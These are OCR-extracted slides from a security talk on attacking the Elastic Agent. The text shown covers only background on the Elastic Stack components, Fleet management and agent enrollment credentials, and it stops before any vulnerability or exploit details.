STRETCHING THE TRUTH: ATTACKING THE ELASTIC AGENT

Zander Work

ABOUT ME

- Just finished my BS IN CompSci/Security at Oregon State University
- Incoming Security Studies student at Georgetown University
- Working in the Security Operations Center at OSU

Slides + code at github.com/captainGeech42/talks

AGENDA

- Elastic Stack Architecture
- What is the Elastic Agent?
  - Fleet Management
  - Configuration/Structure
- The Vulnerability
- How I Exploited It
- Demo
- Closing Remarks

WHAT IS ELASTIC?

- Started as a collection of open-source tools for log ingestion
- Has grown to a full-fledged company with enterprise cloud offerings
- Pivoted into a strong security focus
- The Elastic Stack
  - Formerly ELK
- Most components are open source
  - https://github.com/elastic

(graphic from here)

ELASTICSEARCH

- Distributed database
- Powerful search and analysis capabilities
- REST API
- Written in Java

(graphic from here)

LOGSTASH

- Data processing pipeline
- Can ingest data/logs from many different sources (TCP, HTTP, Kafka, etc.)
- Normalize, enrich, and filter data
- Output to many different destinations (primarily Elasticsearch)
- Written in Ruby

(graphic from here)

KIBANA

- Data analysis and visualization platform
- Includes Enterprise Search, SIEM, and other powerful features
- Written in TypeScript


(graphic from here)

BEATS

- Data collection tools that run on endpoints
- Different packages for different types of data
  - Filebeat, Metricbeat, Packetbeat, etc.
- Elastic Agent is a special type of Beat
- Written in Go

(graphic from here)

ELASTIC STACK ARCHITECTURE



(graphic from here)

ELASTIC AGENT


- Elastic Agent is a new way of collecting data from endpoints
- Agents are managed centrally using Fleet (in Kibana)
- Different integrations are available for different types of data
  - Apache, nginx, Windows Event Logs, syslog, etc.
- Built on top of the existing Beat framework

FLEET

- Management interface for Agents in Kibana
- Agents periodically poll Fleet for updated policy information/integrations
- Agents can be updated via Fleet

Fleet is recommended, but not required


MAIN FLEET INTERFACE




AGENT ENROLLMENT


- Initializing Fleet creates a new Elasticsearch user, `fleet_enroll`
- This user generates API keys in Elasticsearch and Kibana for each Agent installation
- An enrollment key is generated in Kibana to authenticate the initial enrollment request

PROVISION FLEET CREDENTIALS



ADDING A POLICY







BASIC POLICY CONFIG

